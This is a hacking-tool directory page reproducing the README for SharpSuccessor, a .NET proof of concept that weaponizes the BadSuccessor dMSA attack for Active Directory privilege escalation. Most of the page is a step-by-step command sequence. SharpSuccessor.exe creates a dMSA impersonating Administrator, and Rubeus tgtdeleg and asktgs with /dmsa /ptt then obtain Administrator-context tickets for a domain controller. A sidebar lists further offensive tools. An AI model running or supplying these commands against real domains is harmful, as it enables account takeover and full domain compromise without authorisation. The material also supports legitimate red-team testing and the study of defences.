
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/logangoins/sharpsuccessor
Privilege EscalationExploitationPost-ExploitationPenetration TestingIdentity & Access Management (IAM)AuthenticationRed Teaming
GitHublogangoins/sharpsuccessor

SharpSuccessor

SharpSuccessor is a .NET Proof of Concept (POC) for fully weaponizing Yuval Gordon’s (@YuG0rd) BadSuccessor attack from Akamai.

View Repository
42170461 year agoReviewed by Kitploit
Share

SharpSuccessor

SharpSuccessor is a .NET Proof of Concept (POC) for fully weaponizing Yuval Gordon’s (@YuG0rd) BadSuccessor attack from Akamai. A low privilege user with CreateChild permissions over any Organizational Unit (OU) in the Active Directory domain with write access on a target object can perform account takeover.

Use SharpSuccessor to add and weaponize the dMSA object, as well as write the proper attributes on the target account you wish to impersonate:

SharpSuccessor.exe add /impersonate:Administrator /path:"ou=test,dc=lab,dc=lan" /account:jdoe /name:attacker_dMSA

image


Request a TGT as the current user context, in this case jdoe:

Rubeus.exe tgtdeleg /nowrap
image

Then use that tgt to impersonate the dMSA account:

Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/lab.lan /opsec /dmsa /nowrap /ptt /ticket:doIFTDCCB.....

image


Now you can request a service ticket with Administrator context for any SPN, including the Domain Controllers for post-exploitation. For example here I will show admin privileges for SMB on the domain controller:

Rubeus.exe asktgs /user:attacker_dmsa$ /service:cifs/WIN-RAEAN26UGJ5.lab.lan /opsec /dmsa /nowrap /ptt /ticket:doIF2DCCBdS...

image

Now that we have the ticket in memory, we can test access:
image

Assistance and Inspirations

Massive thanks to Jim Sykora and Garrett Foster for the inspirations and assistance for this tool!


Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    322
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    251

Explore all tools

Browse our collection of tools

View all tools →




